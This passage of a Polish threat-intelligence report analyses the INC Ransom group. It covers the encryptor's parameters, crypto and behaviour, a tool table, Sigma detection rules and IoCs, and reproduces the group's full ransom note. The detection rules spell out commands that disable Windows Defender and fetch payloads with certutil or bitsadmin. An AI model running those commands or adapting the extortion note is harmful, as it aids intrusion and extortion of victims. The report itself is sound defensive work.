
Warto zwrócić uwagę na parametry towarzyszące uruchomieniu svchost.exe. Są one charakterystyczne dla grupy INC Ransom i zostały już opisane m.in. w raporcie Trend AI Security w 2024 roku.

Tab. 1. Opis parametrów
(źródło: https://www.trendaisecurity.com/en-us/resources-insights/research/ransomware-spotlight-inc)

Parametr	Opis
--kill	Uruchamia zainfekowaną maszynę w trybie safemode
--hide	Ukrywa widok konsoli
--ens	Szyfruje zasoby sieciowe
--lhd	Szyfruje hidden boot i recovery volume
--mode fast	Uruchamia szyfrowanie w trybie "fast" (pozostałe tryby: "medium" i "slow")

Faza 5 - eksfiltracji danych

W wykrytych plikach na serwerze nie zidentyfikowano skryptu odpowiedzialnego za eksfiltrację danych. Ponadto w dostępnych analizach z sandboxów, w których uruchomiono próbkę agent.exe (svchost.exe) również nie zaobserwowano elementu eksfiltracji. Oznacza to, że eksfiltracja została najpewniej wykonana na wcześniejszym etapie, przed propagacją deploy.bat.



Rys. 10. Schemat ataku grupy INC Ransom (na podstawie zidentyfikowanych narzędzi).

Analiza techniczna próbki malware

Przeprowadzona analiza statyczna zidentyfikowanego pliku (agent.exe oraz svchost.exe; ten sam plik pod dwoma różnymi nazwami) wykazała, że analizowana próbka stanowi wariant ransomware powiązany z rodziną **INC Ransom**.

Analizowana próbka:

```
File:          agent.exe
SHA256:        ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1
File size:     2.10 MB (2206208 bytes)
Compilation Timestamp: 2025-08-14 13:07:56 UTC
```

Główne cechy techniczne

Próbka została napisana w języku Rust, który w ostatnich latach stał się jednym z najczęściej wykorzystywanych języków przez twórców nowoczesnego ransomware. Wybór języka Rust wpisuje się w obserwowany od 2023 roku trend migracji operatorów ransomware z C/C++ do języków zapewniających łatwiejszą wieloplatformowość oraz większą odporność na analizę statyczną. Język ten zapewnia kilka istotnych korzyści:

- statyczne linkowanie większości bibliotek, skutkujące dużym i trudniejszym do analizy plikiem wykonywalnym,
- brak klasycznych symboli i ograniczona liczba czytelnych artefaktów ułatwiających analizę,
- wysoka wydajność porównywalna z C/C++ przy jednoczesnym bezpieczniejszym zarządzaniu pamięcią,
- łatwe wykorzystanie wielowątkowości, co umożliwia równoległe szyfrowanie dużej liczby plików,
- rosnąca popularność wśród operatorów ransomware (m.in. BlackCat/ALPHV, Agenda, Hive, INC Ransom), co utrudnia tworzenie uniwersalnych metod detekcji opartych na charakterystycznych cechach kompilatora.

Mechanizm szyfrowania

Próbka wykorzystuje hybrydowy schemat kryptograficzny oparty na X25519 (ECDH) oraz AES-CTR. Dla każdego pliku generowany jest indywidualny materiał kryptograficzny, a następnie do zaszyfrowanego pliku dopisywane są metadane zawierające efemeryczny klucz publiczny umożliwiający operatorowi odtworzenie klucza deszyfrującego.

Implementacja automatycznie wykorzystuje sprzętową akceleracją AES-NI, jeżeli procesor ją obsługuje, a w przeciwnym przypadku przełącza się na programową implementację szyfru.

Wielowątkowe szyfrowanie

Proces szyfrowania został zaprojektowany z myślą o maksymalnym skróceniu czasu działania ransomware. Malware wykorzystuje architekturę producer-consumer, w której jeden wątek odpowiada za rekurencyjne przeszukiwanie systemu plików i budowanie kolejki zadań, natomiast wiele wątków roboczych równolegle realizuje szyfrowanie plików z wykorzystaniem asynchronicznych operacji wejścia/wyjścia (IO Completion Ports).

Obsługa zablokowanych plików

W przypadku napotkania pliku używanego przez inny proces ransomware wykorzystuje mechanizm Windows Restart Manager. Malware identyfikuje proces blokujący dostęp do pliku, a następnie może wymusić jego zakończenie, umożliwiając zaszyfrowanie plików baz danych, dokumentów oraz innych aktywnie wykorzystywanych zasobów.

Wykluczenia katalogów i plików

Podczas przeszukiwania systemu plików malware pomija wybrane lokalizacje systemowe, ograniczając ryzyko uszkodzenia systemu operacyjnego przed zakończeniem procesu szyfrowania. Zidentyfikowane wykluczenia obejmują między innymi:

- `Windows`
- `Program Files`
- `ProgramData`
- `AppData`
- `All Users`
- `$Recycle.Bin`
- `katalogi zawierające nazwę Sophos`

Jednocześnie pomijane są pliki o rozszerzeniach:

- `.exe`
- `.dll`
- `.log`

Takie podejście pozwala zachować sprawność systemu oraz umożliwia użytkownikowi odczytanie noty okupu po zakończeniu szyfrowania. Dodatkowo malware sprawdza, czy nazwa pliku zawiera już ciąg **"INC"**, zapobiegając ponownemu szyfrowaniu wcześniej przetworzonych danych.

Identyfikacja zaszyfrowanych danych

Po zakończeniu procesu szyfrowania pliki otrzymują rozszerzenie **.INC**, natomiast w każdym katalogu zawierającym zaszyfrowane dane tworzona jest nota okupu **INC-README.txt**. Oba artefakty stanowią charakterystyczne wskaźniki kompromitacji (IOC) wykorzystywane do identyfikacji aktywności tej rodziny ransomware.

Zarządzanie usługami systemowymi

Analiza importów wskazuje na wykorzystanie funkcji odpowiedzialnych za zarządzanie usługami systemu Windows (OpenSCManagerW, ControlService, EnumServicesStatusExW, QueryServiceStatusEx). Może to świadczyć o możliwości zatrzymywania usług utrudniających szyfrowanie, takich jak serwery baz danych, aplikacje biznesowe, systemy kopii zapasowych lub rozwiązania ochronne. Zakres wykorzystania tych funkcji wymaga potwierdzenia podczas analizy dynamicznej.

Komunikacja sieciowa

Analiza statyczna nie wykazała jednoznacznych dowodów komunikacji z infrastrukturą C2. Binarka zawiera implementację standardowego stosu sieciowego języka Rust, jednak nie zidentyfikowano zaszytych adresów IP, domen ani mechanizmów wymiany kluczy z serwerem operatora. Nie można wykluczyć wykorzystania tych funkcji podczas działania próbki lub obecności nieaktywnego kodu wynikającego ze statycznego linkowania bibliotek.

Narzędzia

Na podstawie przeprowadzonej analizy, można określić warsztat narzędziowy wykorzystywany w atakach. INC Ransom wykorzystuje gotowe programy. Dodatkowo całość poszczególnych faz ataku jest odpowiednio orkiestrowane poprzez własne skrypty. Zostało to szczegółowo przedstawione w części raportu „analiza serwera". We własnych skryptach INC Ransom korzysta z LOLbinów.


Tab. 2. Narzędzia wykorzystywane przez grupę INC Ransom.

Faza	Narzędzie	Funkcja
Discovery	Advanced IP Scanner Angry IP Scanner	Enumeracja sieci
Discovery	nltest	Enumeracja AD
Discovery	polecenia systemowe: ping, net, nltest	
Credential Access	Impacket	Pass-the-Hash
Execution	GPO	Propagacja
Lateral Movement	RDP, PsExec	
Defense Impairment	reg/sc/taskkill	Wyłączenie Defendera
Command and Control	Cobalt Strike	

Command and Control	AnyDesk ScreenConnect TeamViewer	Zdalny dostęp / narzędzia RMM
Execution	bitsadmin/certutil/copy	Pobranie payloadu
Execution	PowerShell	LOLBin
Exfiltration	Rclone SMB	Eksfiltracja

Model Diamentowy

Ograniczając się do danych pozyskanych w jednostkowej analizie (serwer + próbka programu szyfrującego) przygotowano model diamentowy Threat Actora (rys. 11).



Rys. 11. Model Diamentowy dla Threat Actor'a: INC Ransom.

Model wskazuje, że przewaga operacyjna INC Ransom wynika przede wszystkim z efektywnego wykorzystania legalnych mechanizmów administracyjnych Windows, a nie z zastosowania zaawansowanego malware.

Wnioski

Przeprowadzona analiza potwierdza, że INC Ransom należy obecnie do najbardziej aktywnych operatorów ransomware funkcjonujących w modelu Ransomware-as-a-Service. Grupa dysponuje dojrzałym warsztatem technicznym oraz wysokim poziomem automatyzacji procesu ataku, co umożliwia prowadzenie wielu kampanii równolegle przy ograniczonych zasobach własnych.

Kluczowym elementem działalności operatorów pozostaje wykorzystanie natywnych mechanizmów systemu Windows oraz ogólnodostępnych narzędzi administracyjnych. Takie podejście znacząco utrudnia wykrywanie aktywności na podstawie klasycznych wskaźników IOC i powoduje, że skuteczna detekcja powinna opierać się przede wszystkim na analizie zachowań (behavioral detection), monitorowaniu zmian w Active Directory, wykorzystaniu Group Policy Objects, aktywności LOLBins oraz korelacji zdarzeń w środowisku SIEM.

Analiza ujawnionego serwera pozwoliła odtworzyć znaczną część procesu propagacji ransomware, co stanowi rzadko spotykaną możliwość poznania rzeczywistego warsztatu operacyjnego grupy. Pozyskane artefakty umożliwiły opracowanie dedykowanych reguł Sigma oraz identyfikację charakterystycznych technik wykorzystywanych przez operatorów podczas fazy propagacji i przygotowania środowiska do szyfrowania.

Na poziomie technicznym warto podkreślić, że INC Ransom rozwija wieloplatformowe możliwości szyfratorów oraz intensywnie wykorzystuje Rust, co utrudnia analizę i sprzyja przenoszeniu komponentów między środowiskami Windows, Linux i ESXi. Jednocześnie obserwowane kampanie potwierdzają, że grupa opiera się głównie na znanych technikach ofensywnych, w tym na wykorzystaniu podatnych urządzeń brzegowych, przejętych poświadczeń oraz narzędzi typu LOLBin i RMM. Taki model działania sprawia, że INC Ransom jest mniej zależna od unikalnego malware, a bardziej od sprawnego łańcucha operacyjnego, co zwiększa jej odporność na pojedyncze zakłócenia.

Można oczekiwać, że dalszy rozwój INC Ransom będzie koncentrował się na zwiększaniu automatyzacji działań, rozszerzeniu wsparcia dla kolejnych platform oraz dalszym ograniczaniu wykorzystania dedykowanego malware na rzecz legalnych narzędzi administracyjnych i technik Living-off-the-Land. Trend ten wpisuje się w obserwowaną ewolucję współczesnych grup ransomware, gdzie przewaga operacyjna wynika przede wszystkim z efektywnej orkiestracji działań, a nie wyłącznie z zaawansowania samego programu szyfrującego.

Detekcja

Na podstawie analizy narzędzi z serwera opisanej w niniejszym raporcie przygotowano reguły detekcji. Wykorzystano uniwersalny język opisu reguł Sigma[6].

Detekcja modyfikacji kluczy rejestru Windows Defender

```
title: Windows Defender Registry Modifications
id: 0a46ba1b-5228-4cbd-a0ba-6b97db29ab26
status: experimental
description: Detects modifications to Windows Defender registry keys that disable various
protection mechanisms.
tags:
    - attack.defense-impairment
    - attack.t1112
logsource:
    category: registry_set
    product: windows
detection:
    selection:
        TargetObject|contains:
            - 'HKLM\SOFTWARE\Policies\Microsoft\Windows Defender'
            - 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'
        Details|contains:
            - 'DisableAntiSpyware'
            - 'DisableRealtimeMonitoring'
            - 'DisableBehaviorMonitoring'
            - 'DisableOnAccessProtection'
            - 'DisableScanOnRealtimeEnable'
            - 'DisableIOAVProtection'
            - 'EnableLUA'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations that modify these registry keys
level: high
```

Detekcja zatrzymania usług Windows Defender przez sc.exe / taskill.exe

```
title: Windows Defender Service Termination
id: b008d06c-72a0-4abd-adb2-2f8707aaacad
status: experimental
description: Detects attempts to stop or disable Windows Defender services using sc.exe or
taskkill.exe commands.
tags:
    - attack.defense-evasion
    - attack.t1562.001
logsource:
```

[6] **Reguły Sigma** to otwarty, niezależny od producenta format opisu reguł detekcyjnych wykorzystywanych do identyfikacji podejrzanych i złośliwych zdarzeń w logach systemowych. Zostały opracowane jako uniwersalny standard umożliwiający tworzenie reguły jeden raz, a następnie jej automatyczną konwersję do języka zapytań różnych platform SIEM i narzędzi analitycznych, takich jak Microsoft Sentinel (KQL), Splunk (SPL), Elastic czy QRadar. Reguły Sigma są zapisywane w czytelnym formacie YAML i definiują źródło logów, warunki detekcji, logikę korelacji oraz metadane, takie jak mapowanie do technik MITRE ATT&CK, poziom zagrożenia czy możliwe źródła fałszywych alarmów. Dzięki swojej przenośności i otwartemu charakterowi stanowią obecnie jeden z najważniejszych standardów **Detection-as-Code**, umożliwiając łatwe współdzielenie wiedzy o detekcji zagrożeń pomiędzy organizacjami oraz społecznością cyberbezpieczeństwa.

```
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'sc stop WinDefend'
            - 'sc config WinDefend start=disabled'
            - 'sc stop Sense'
            - 'sc config Sense start=disabled'
            - 'sc stop WdNisSvc'
            - 'taskkill /f /im MsMpEng.exe'
            - 'taskkill /f /im MsSense.exe'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations or updates that require stopping these services
level: high
```

Detekcja dodawania wyjątków w Windows Defender

```
title: Windows Defender Exclusion Addition
id: 427ae492-f84b-48d2-946d-050fb02718ba
status: experimental
description: Detects attempts to add exclusions to Windows Defender using PowerShell commands.
tags:
    - attack.defense-evasion
    - attack.t1562.001
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'DisableRealtimeMonitoring'
            - 'Add-MpPreference -ExclusionPath'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations or updates that require adding exclusions
level: high
```

Detekcja pobierania plików przez certutil / bitsadmin / PowerShell

```
title: File Download Using Certutil, Bitsadmin, or PowerShell
id: c869286c-29ff-4e3e-8b80-61464bd6c5dd
status: experimental
description: Detects attempts to download files using certutil, bitsadmin, or PowerShell
commands.
tags:
    - attack.command-and-control
    - attack.t1105
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'certutil -urlcache -split -f'
            - 'bitsadmin /transfer'
```

```
            - 'Net.WebClient).DownloadFile'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software installations or updates that require downloading files
level: medium
```

Detekcja dodawania nowych plików w zasobie SYSVOL za pomocą SMB

```
title: SMB File Creation in SYSVOL Share (Event ID 5145)
id: ba5f55e1-2ded-4f75-a8ca-9e8c175cb91b
status: experimental
description: Detects the creation of new files in the SYSVOL share via SMB, which could
indicate potential malicious activity.
tags:
    - attack.defense-impairment
    - attack.t1484.001
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5145
        ShareName: '\\*\SYSVOL'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software deployments or updates that require adding files to the SYSVOL share
level: high
```

Detekcja dodawania nowych plików w zasobie SYSVOL

```
title: File Creation in SYSVOL Share
id: b38f3664-dd0e-4e3c-b0cd-7664c0d6e186
status: experimental
description: Detects the creation of new files in the SYSVOL share, which could indicate
potential malicious activity.
tags:
    - attack.defense-impairment
    - attack.t1484.001
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|contains: 'C:\Windows\SYSVOL\'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Software deployments or updates that require adding files to the SYSVOL share
level: high
```

IoC

IP:

45.80.228[].227
217.144.189[.]136

DLS:

incblog6qu4y4mm4zvw5nrmue6qbwtgjsxpw6b7ixzssu36tsajldoad[.]onion

Pliki:

Tab. 3. IoC z serwera 45[.]80.228.227:80

IoC	Nazwa pliku
3b7b99f2db5ca40334b365809891ac6bd3501d736be4d830a319e35ce31c6fa9	upload_gpo.py
f6a2c94b79249624a8672256d771ef355c1fe796df78cd23a1b2bd5cf1afe964	scripts.ini
00d7537f210f28116961a39344882416547d988b56a56dd3f43d20b16c034ce8	deploy.bat
99ac61051b06634da77a7eb2bdccda76530ba7ae02a1c2649397a82be21e3571	agent.zip
ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1	agent.exe
ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1	svchost.exe


Tab. 4. Inne pliki szyfrujące INC Ransom

IoC	
c3d8c86844d7bb86dea31bcb0510542fb59bc3bc67a4e3df59f72da5c8509f54 bf8c45e5aa9551a17eefbd1d179422c32b4309c47ee9a3f315bb80ed6d4f7efc 8d1a22c430252f29611766b8e4a82af0fba60d609246463466b384d6d4793df4 ea721240c14e3d14f8d88e0020880448c6c602f1180a1e5dbe40871cfeedcc22 31800380c359143ae82c4f9011eee653dd22443d03d6a499148203bbfc275502 33ee118e2344f0dddfa3402372f6d66f0583bb7fe08dccc359bcef85e0bbe039 c0e887c4beb5a58a19d4474bfaf48db6392f594f26bdd2af0018a3df4107653b 4082725e19a6c944eaa56a44c9fc3d97f24dfe0f9fe851855aa299615f129439 ea24b6b6d0d2e2c640ce76578051b538882763d6ba95d323244437b620291df1 c7adeb7cbb2a2f520858c35f5c44bb218e53e184cf13119d40f412c2ec2a95a0 cea97cde5f97736eda6107e3e781a55f5ded5b26101dfe9c3f35c5a01c5298b5 00eebb78ecaeaa112c0af2e66894b6f71efa7a15f0043c63d99a95e2dcc9abe5 40ada00eb8bdfedef993f90dd85d3382ca8018c7e7811372cbb0de7380dbbfd7 3ce010a0226fabee6f47a4b1f8e4b82100e1562dbed3b26de20d0cac314785e3 f1ad51bc61cc7884efd5780429e322789b3af6bb8f6c90b4bb810b29fb20e9ca 3524a6e48d02e2955136b3decc302822b066acefa909620eb39a7c0f7c81dcc5 d2ca5d960e407dde9b80890e54d09592f9af97d11dba93502a84f0f7029a2856 4289c894a285bd460ac471499041afd9dbc475f93ce8c6f3cd4d2f59fa7b11df	

Cechą charakterystyczną tych plików jest rozmiar wynoszący 2206208 bajtów, a także Creation Time wskazujący 2025-08-14 13:07:56 UTC (wyjątkiem jest próbka c3d8...09f54: 2025-05-24 07:41:12 UTC).

Tab. 5. IoC notatki z żądaniem okupu

IoC	Nazwa pliku
3968bd749dcd809101073c61af1ec542fbabe1f9ce0dd40776942f23b78d3f80	INC-README.txt



```
~~~~ INC Ransom ~~~~

-----> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites.
The sooner you pay the ransom, the sooner your company will be safe.

Tor Browser Link:
       http://incblog6qu4y4mm4zvw5nrmue6qbwtgjsxpw6b7ixzssu36tsajldoad.onion/

Link for normal browser:
       http://incblog.su/

-----> What guarantees are that we won't fool you?
We are not a politically motivated group and we want nothing more than money.
If you pay, we will provide you with decryption software and destroy the stolen data.
After you pay the ransom, you will quickly restore your systems and make even more money.
Treat this situation simply as a paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you.
Our pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it.
If we don't give you a decryptor or delete your data after you pay, no one will pay us in the future.
You can get more information about us on Twitter https://twitter.com/hashtag/incransom?f=live

-----> You need to contact us on TOR darknet sites with your personal ID
Download and install Tor Browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you.
Sometimes you will have to wait some time for our reply, this is because we have a lot of work and we attack tens of companies around the world.

Tor Browser Link for chat:
       http://incpaykabjqc2mtdxq6c23nqh4x6m5dkps5fr6vgdkgzp5njssx6qkid.onion/

Your personal ID:
       6a2ebb365ae71db30c980362

-----> Warning! Don't delete or modify encrypted files, it will lead to problems with decryption of files!
-----> Don't go to the police or the FBI for help. They won't help you.
The police will try to prohibit you from paying the ransom in any way.
The first thing they will tell you is that there's no guarantee to decrypt your files and remove stolen files.
This is not true, we can do a test decryption before paying and your data will be guaranteed to be removed because it's a matter of our reputation.
Paying the ransom to us is much cheaper and more profitable than paying fines and legal fees.
The police and the FBI don't care what losses you suffer as a result of our attack, and we'll help you get rid of all your problems for a modest sum of money.
If you're worried that someone will trace your bank transfers, you can easily buy cryptocurrency for cash, thus leaving no digital trail that someone from your company paid our ransom.
The police and FBI won't be able to stop lawsuits from your customers for leaking personal and private information.
The police and FBI won't protect you from repeated attacks.

-----> Don't go to recovery companies!
They are essentially just middlemen who will make money off you and cheat you.
We are well aware of cases where recovery companies tell you that the ransom price is $5M dollars, but in fact they secretly negotiate with us for $1M.
If you approached us directly without intermediaries you would pay several times less.

-----> For those who have cyber insurance against ransomware attacks.
Insurance companies require you to keep your insurance information secret.
In most cases, we find this information and download it.

-----> If you do not pay the ransom, we will attack your company again in the future.
```

Rys. 12. Treść pliku INC-README.txt

Publikacje

1. Acronis Threat Research Unit, 2026, From emerging threat to top-tier ransomware-as-a-service: The evolution of INC ransomware, https://www.acronis.com/en/tru/posts/from-emerging-threat-to-top-tier-ransomware-as-a-service-the-evolution-of-inc-ransomware/
2. Blackpoint Cyber, 2025, INC Ransom Ransomware, https://blackpointcyber.com/wp-content/uploads/2025/11/INC-Ransom.pdf
3. Cyber and Ramen, 2026, INC Ransomware Targets Mainframes: Exposed Servers Reveal Cross-Platform Payloads and APAC Campaign, https://cyberandramen.net/2026/06/24/inc-ransomware-targets-mainframes-exposed-servers-reveal-cross-platform-payloads-and-apac-campaign/
4. RansomLook, 2026, Inc Ransom, https://www.ransomlook.io/group/inc%20ransom
5. Ransomware.live, 2026, Incransom, https://ransomware.live/group/incransom
6. TrendAI, 2024, Ransomware Spotlight: INC, https://www.trendaisecurity.com/en-us/resources-insights/research/ransomware-spotlight-inc
7. Unit 42 by Palo Alto Networks, 2024, Lynx Ransomware: A Rebranding of INC Ransomware, https://unit42.paloaltonetworks.com/inc-ransomware-rebrand-to-lynx/
8. Ransomware Tool Matrix - INC Ransom's Tools https://github.com/BushidoUK/Ransomware-Tool-Matrix/blob/main/GroupProfiles/INC_Ransom.md

Intelligence Cut-Off Date: 12.07.2026